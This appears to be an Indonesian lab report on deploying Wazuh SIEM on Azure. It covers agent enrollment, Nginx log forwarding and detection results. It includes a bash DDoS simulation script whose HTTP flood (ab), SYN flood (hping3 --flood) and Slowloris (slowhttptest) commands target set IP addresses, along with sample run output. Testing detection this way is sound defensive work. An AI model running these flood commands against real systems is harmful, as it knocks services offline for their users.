


Konfigurasi Wazuh




Stack Wazuh

- 4 komponen menjadi 1 VM
- Filebeat membaca `alerts.json` dari manager → mengirim ke indexer.
- Dashboard berkomunikasi dengan indexer (data) dan manager (kontrol).
- Untuk produksi: pisahkan ke 3 node (cluster).



Enrollment Agent

- Enrollment otomatis pakai env variable `WAZUH\_MANAGER` dan `WAZUH\_AGENT\_NAME`.
- Tidak perlu copy key manual — semua via auto-enrollment di port 1515.
- Verifikasi di Dashboard → Management → Agents → status `Active`.



konfigurasi Log Forwarding

Tag `<localfile>` memberitahu agent untuk tail file log.
Format apache cocok untuk Nginx access log (format mirip Apache combined).
Setelah edit → `systemctl restart wazuh-agent` → log mengalir ke manager.
Decoder Wazuh otomatis ekstrak `srcip`, `url`, `status_code`, `user_agent`.


File: `/var/ossec/etc/ossec.conf` (di agent)

```
<localfile>
  <log_format>apache</log_format>
  <location>/var/log/nginx/access.log</location>
</localfile>
<localfile>
  <log_format>apache</log_format>
  <location>/var/log/nginx/error.log</location>
</localfile>
```


Simulasi DDoS

HTTP Flood, SYN Flood, Slowris(slowhttps)

Ujian ketahanan dan pengesahan sistem deteksi dijalankan melalui senario serangan Denial of Service (DoS) dan eksploitasi kebolehjadian (availability) Service menggunakan tiga metodologi trafik berlebihan.



DDoS Simulation Script

```
set -euo pipefail

TARGET="${TARGET:-20.212.25.217}" # Ganti dengan IP target Anda
MODE="${MODE:-http}"
DURATION="${DURATION:-60}"

echo "=====
echo " DDoS PoC"
echo " Target   : $TARGET"
echo " Mode      : $MODE"
echo " Duration  : ${DURATION}s"
echo "=====
read -rp "Lanjutkan? (yes/no) " ans
[ "$ans" = "yes" ] || { echo "Dibatalkan."; exit 0; }

_APT_UPDATED=0
```

Blok ini mengatur variabel TARGET, MODE, dan DURATION. Mekanisme fail-safe (read -rp) meminta konfirmasi eksplisit dari pengguna sebelum eksekusi serangan dimulai.

```
install_if_missing () {
    local pkg=$1
    command -v "$pkg" >/dev/null 2>&1 && return 0

    Update apt cache on first install attempt
    if [ $_APT_UPDATED -eq 0 ]; then
        echo "==> Updating apt cache..."
        sudo apt-get update -qq
        _APT_UPDATED=1
    fi

    sudo apt-get install -y --fix-missing "$pkg" 2>/dev/null || tr
```

Fungsi install_if_missing memastikan tools (seperti hping3) telah terpasang. Skrip menginstal dependensi secara otomatis tanpa perlu intervensi manual dari pengguna.

```
http)
    install_if_missing apache2-utils # menyediakan 'ab'
    echo "==> HTTP Flood (ab) selama ${DURATION}s"
    timeout "${DURATION}" ab -n 1000000 -c 500 -r "http://${TARGET}/" || true
    ;;
syn)
    install_if_missing hping3
    echo "==> SYN Flood (hping3) selama ${DURATION}s"
    sudo timeout "${DURATION}" hping3 -S --flood -p 80 "$TARGET" || true
    ;;
slow)
    install_if_missing slowhttptest
    echo "==> Slowloris (slowhttptest) selama ${DURATION}s"
    slowhttptest -c 1000 -H -i 10 -r 200 -t GET -u "http://${TARGET}/" -x 24 -p 3 -l "$DURATION"
    ;;
*)
    echo "Mode tidak dikenal: $MODE (gunakan http|syn|slow)"
    exit 1
    ;;
esac

echo
echo "✅ Simulasi selesai. Cek dashboard Mazub untuk alert."
```

Blok case mengeksekusi serangan sesuai MODE: HTTP Flood, SYN Flood, atau Slowloris. Perintah timeout memastikan serangan otomatis berhenti sesuai batas waktu yang diatur.

Analysis Detection

Interpretasi visual dan validasi korelasi alert keamanan secara real-time.

Analisis dashboard menunjukkan lonjakan log signifikan selama simulasi. Wazuh berhasil mendeteksi pola DDoS (Rule 100100) dan upaya login ilegal (Rule 5710). Modul GeoIP memberikan atribusi lokasi penyerang secara presisi untuk langkah mitigasi dan respon insiden lanjutan.



DDOS Simulation Result

```
Target : 4.194.3.48
Mode : http
Duration : 60s
=====
Lanjutkan? (yes/no) yes
==> Updating apt cache...
[sudo] password for Jarvis:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
apache2-utils is already the newest version (2.4.66-8).
0 upgraded, 0 newly installed, 0 to remove and 795 not upgraded.
==> HTTP Flood (ab) selama 60s
This is ApacheBench, Version 2.3 <$Revision: 1923142 $>
```

TARGET=20.212.25.217

./scripts/05-ddos-simulation.sh

Skrip simulasi berhasil dieksekusi dengan target IP 4.194.3.48 pada mode http selama 60 detik. Proses ini memanfaatkan alat ApacheBench (ab) untuk membanjiri lapisan aplikasi (Layer 7) server secara masif dan terkendali. Ini juga berlaku untuk IP **20.212.25.217**


TARGET=4.194.3.48

./scripts/05-ddos-simulation.sh

Sistem SIEM secara akurat menangkap IP penyerang (182.8.122.112) di tengah tingginya volume log. Modul GeoIP langsung memetakan alamat tersebut ke wilayah Bengkulu, Indonesia, memberikan data intelijen yang vital untuk mitigasi.

t GeoLocation.city_name	Bengkulu
t GeoLocation.country_name	Indonesia
⊕ GeoLocation.location	{ "lon": 102.2875, "lat": -3.8125 }
t GeoLocation.region_name	Bengkulu
t _index	wazuh-alerts-4.x-2026.05.20
t agent.id	001
t agent.ip	10.10.1.6
t agent.name	agent-02
t data.dstuser	azureuser
t data.srcip	182.8.122.112

Alert Testing



Grafik ini memvisualisasikan lonjakan aktivitas keamanan secara real-time. Puncak grafik (spikes) yang didominasi oleh grup authentication_failed dan sshd membuktikan bahwa sensor Wazuh merespons langsung terhadap beban trafik anomali saat simulasi serangan dilancarkan

	agent.name	rule.description	rule.level	rule.id
6	agent-01	sshd: Attempt to login using a non-exi...	5	5710
4	agent-01	sshd: connection reset	4	5762
1	agent-01	sshd: Attempt to login using a non-exi...	5	5710
7	agent-02	sshd: Attempt to login using a non-exi...	5	5710
3	agent-02	sshd: Attempt to login using a non-exi...	5	5710
1	agent-02	sshd: Attempt to login using a non-exi...	5	5710
9	agent-02	sshd: Attempt to login using a non-exi...	5	5710
5	agent-02	sshd: Attempt to login using a non-exi...	5	5710
1	agent-02	sshd: Attempt to login using a non-exi...	5	5710
9	agent-02	sshd: Attempt to login using a non-exi...	5	5710
5	agent-02	sshd: Attempt to login using a non-exi...	5	5710
0	agent-02	sshd: Attempt to login using a non-exi...	5	5710
7	agent-02	sshd: Attempt to login using a non-exi...	5	5710
8	agent-02	sshd: Attempt to login using a non-exi...	5	5710
8	agent-02	sshd: Attempt to login using a non-exi...	5	5710

menampilkan agregasi log melalui skrip analisis internal. Data menunjukkan bahwa aktivitas "Attempt to login using a non-existent user" mendominasi dengan 172 kejadian, memvalidasi bahwa sistem sukses mendeteksi pola serangan SSH Brute Force.

```
=====  
ert (24 jam terakhir)  
=====  
le to initialize frontend: Dialog  
log frontend will not work on a dumb terminal, an emacs shell buffer, or without a controlling term  
ing back to frontend: Readline  
le to initialize frontend: Readline  
s frontend requires a controlling tty.)  
ing back to frontend: Teletype  
gure: unable to re-open stdin:  
  
e.description:  
Attempt to login using a non-existent user  
pkg (Debian Package) installed.  
(Debian Package) half configured.  
pkg (Debian Package) requested to install.  
server 400 error code.  
login session closed.  
login session opened.  
connection reset  
based anomaly detection event (rootcheck).  
ssful sudo to ROOT executed.
```

Tabel log ini menyajikan detail forensik tingkat insiden. Terlihat bahwa serangan didistribusikan ke pelbagai target (agent-01 dan agent-02) dalam waktu bersamaan. Wazuh secara akurat memicu Rule 5710 (Tingkat Keparahan 5) pada setiap percobaan akses ilegal tersebut.



Kendala, Solusi &

Analisis hambatan teknis dan tingkat efektivitas
platform E-Learning

Kesimpulan

Kendala

Hambatan teknis selama proses deployment infrastruktur dan eksekusi simulasi.

Limitasi spesifikasi Azure Free Tier menjadi hambatan utama. Lonjakan jutaan log secara instan saat simulasi DDoS membebani RAM dan menghabiskan disk 30GB hingga 100%, yang sempat menyebabkan layanan indexer crash dan dasbor gagal memuat data.

Proses integrasi agen target sempat terkendala oleh aturan pemblokiran bawaan pada Azure Network Security Group (NSG). Port komunikasi agen (TCP 1514) harus dikonfigurasi dan dibuka secara eksplisit agar log Nginx berhasil ditarik.

Solusi

Langkah mitigasi dan penyelesaian untuk mengatasi hambatan teknis infrastruktur.

Untuk mengatasi beban komputasi dan disk penuh, durasi simulasi DDoS dibatasi maksimal 60 detik. Selain itu, pembersihan log arsip dilakukan secara berkala agar indexer tidak lumpuh dan masuk ke mode read-only.

Hambatan komunikasi agen diatasi dengan menambah Inbound Rule pada Azure NSG. Port TCP 1514 dibuka secara eksplisit agar pengiriman log dari agen ke manajer berjalan lancar tanpa terblokir firewall awan.

Kesimpulan

Implementasi Wazuh SIEM pada infrastruktur cloud Azure terbukti sangat efektif dalam memonitor dan mengidentifikasi anomali keamanan secara real-time. Melalui pengujian simulasi serangan volumetrik seperti HTTP Flood, SYN Flood, dan Slowloris, sistem berhasil merespons secara akurat dengan memicu alert keamanan tingkat tinggi berdasarkan custom rules yang telah dikonfigurasi. Terlepas dari keterbatasan komputasi pada Azure Free Tier, topologi agen-manajer terpusat ini mampu memberikan visibilitas ancaman yang komprehensif. Keberhasilan sistem dalam merekam log serangan secara mendetail membuktikan bahwa platform SIEM ini merupakan landasan yang tangguh untuk deteksi dini dan mitigasi insiden.